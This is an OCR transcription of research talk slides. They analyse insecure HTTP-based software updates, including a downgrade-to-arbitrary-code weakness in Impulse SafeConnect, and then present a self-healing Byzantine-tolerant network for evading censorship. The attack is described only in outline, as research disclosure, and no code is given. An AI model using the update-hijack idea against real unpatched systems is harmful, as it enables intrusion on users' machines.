
- Server responds with URL's and MD5 hashes for updated files
- The files are verified to have “Impulse Point LLC” digital signature
- Blowfish encryption is symmetric
  - We can *send* client arbitrary XML

Impulse SafeConnect

- SafeConnect checks for digital signature
- “Upgrade” to an older client that is signed but performs no check
- “Upgrade” older client to arbitrary code
- Fixed by 5059.242 by using HTTPS
- Must be on campus to receive fix

Other Programs

- Virtualbox
  - Downloads update information via HTTP
  - Download links open in browser



Other Programs

- Adobe Flash
  - Downloads update information via HTTP
  - Verifies digital signature of installer
  - *Downloaded installer* verifies that a newer version of Flash is not installed
- Google Chrome
  - Downloads signed update information via HTTP
  - Downloads installer via HTTP
  - Verifies installer's hash

Possible Solutions

- People really have difficulty doing updates
- Find and fix all vulnerable software?
- OS-provided service?
- Walled gardens?

Mitigating Censorship


- How can we mitigate censorship?
- Tor
  - Overlay network over Internet
  - No theoretical guarantees
- Problem: Networks with theoretical guarantees are too inefficient
- Goal: Provable guarantees *and* efficiency

Self-Healing Network

- “Fool me once, shame on you. Fool me $\omega((\log^* n)^2)$ times, shame on me.”

Self-Healing Network

- $O(\log n)$-length quorum path of $O(\log n)$-sized quorums
- Allow $t < ¼ - \varepsilon$ nodes to be *byzantine*




Operations

- SEND-LEADER:
  - Send through quorums' elected leaders
  - $O(\log n)$ messages
- CHECK:
  - $O(\log n(\log^* n)^2)$ messages
  - Perform with 1 in $(\log^* n)^2$ probability
  - Constant probability of detecting corruption
- UPDATE:
  - Only called to update network
  - Very expensive!


Properties

- Expected latency is $O(\log n)$
- Expected number of messages is $O(\log n)$, in an amortized sense
- Total number of times that a message can be corrupted is $O(t(\log^* n)^2)$ in expectation


CHECK


Received m'
Didn't receive m'
G B G | B B B B B B B B B B B | G B G B
B G G G B G B G | B B B | G B B B G G G
G B G G G B B B B G | B | B G G B B G B
B G B B B G G G B G G G B B G G B G

Empirical Results



Empirical Results



Conclusion

- Censorship detection and evasion are two sides of the same coin
- To protect free and open communication on the Internet, we need to
  - Understand how censorship is implemented
  - Continue to work on strategies to evade it

Acknowledgments

This material is based upon work supported by the National Science Foundation under Grant Nos. CCR #0313160, CAREER #0644058, CAREER #0844880, and TC-M #090517.

Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.